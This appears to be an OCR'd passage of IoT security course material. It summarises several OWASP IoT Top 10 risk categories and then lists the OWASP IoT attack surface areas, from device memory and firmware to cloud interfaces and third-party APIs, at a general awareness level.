- **Lack of Secure Update Mechanisms**

  Lack of secure update mechanisms, such as a lack of firmware validation on the device, lack of secure delivery, lack of anti-rollback mechanisms, or lack of notifications of security changes, may be exploited to perform various attacks.

- **Use of Insecure or Outdated Components**

  Use of outdated or older versions of software components or libraries, such as insecure customization of OS platforms or use of third-party hardware or software components from a compromised supply chain, may allow the devices themselves to be compromised.

- **Insufficient Privacy Protection**

  Insufficient privacy protection allows the user's personal information stored on the devices or ecosystem to be compromised.

- **Insecure Data Transfer and Storage**

  Lack of encryption and access control of data that is in transit or at rest may result in leakage of sensitive information to malicious users.

- **Lack of Device Management**


  Lack of appropriate security support through device management on devices deployed in production, including asset management, update management, secure decommissioning, system monitoring, and response capabilities, may open the door to various attacks.

- **Insecure Default Settings**

  Insecure or insufficient device settings restrict the operators from modifying configurations to make the device more secure.

- **Lack of Physical Hardening**

  Lack of physical hardening measures allows potential attackers to acquire sensitive information that helps them in performing a remote attack or obtaining local control of the device.



OWASP IoT Attack Surface Areas

1 Ecosystem (general)

- Interoperability standards
- Data governance
- System wide failure
- Individual stakeholder risks
- Implicit trust between components
- Enrollment security
- Decommissioning system
- Lost access procedures

2 Device Memory

- Sensitive data
  - Cleartext usernames
  - Cleartext passwords
  - Third-party credentials
  - Encryption keys

3 Device Physical Interfaces

- Firmware extraction
- User and admin CLI
- Privilege escalation
- Reset to insecure state
- Removal of storage media
- Tamper resistance
- Debug port
- Device ID/Serial number exposure

4 Device Web Interface

- Web application vulnerabilities
- Credential management vulnerabilities
  - Username enumeration
  - Weak passwords
  - Account lockout
  - Known default credentials
  - Insecure password recovery mechanism


5 Device Firmware

- Sensitive data exposure
  - Backdoor accounts
  - Hardcoded credentials
  - Encryption keys/Encryption
  - Sensitive information/URL disclosure
- Firmware version display and/or last update date
- Security related function API exposure
- Firmware downgrade possibility

6 Device Network Services

- Information disclosure
- User and admin CLI
- Injection and Denial-of-Service
- Unencrypted services
- Poorly implemented encryption
- Test/development Services
- UPnP, Buffer overflow
- Vulnerable UDP Services, etc.

https://owasp.org



OWASP IoT Attack Surface Areas (Cont'd)

7 Administrative Interface

- Web application vulnerabilities
- SQL injection
- Cross-site scripting
- Security/encryption options
- Logging options
- Two-factor authentication
- Inability to wipe device

8 Local Data Storage

- Unencrypted data
- Data encrypted with discovered keys
- Lack of data integrity checks
- Use of static same enc/dec key

9 Cloud Web Interface

- Web application vulnerabilities
- Credential management vulnerabilities
- Transport encryption
- Two-factor authentication

10 Third-party Backend APIs

- Unencrypted PII sent
- Encrypted PII sent
- Device information leaked
- Location leaked

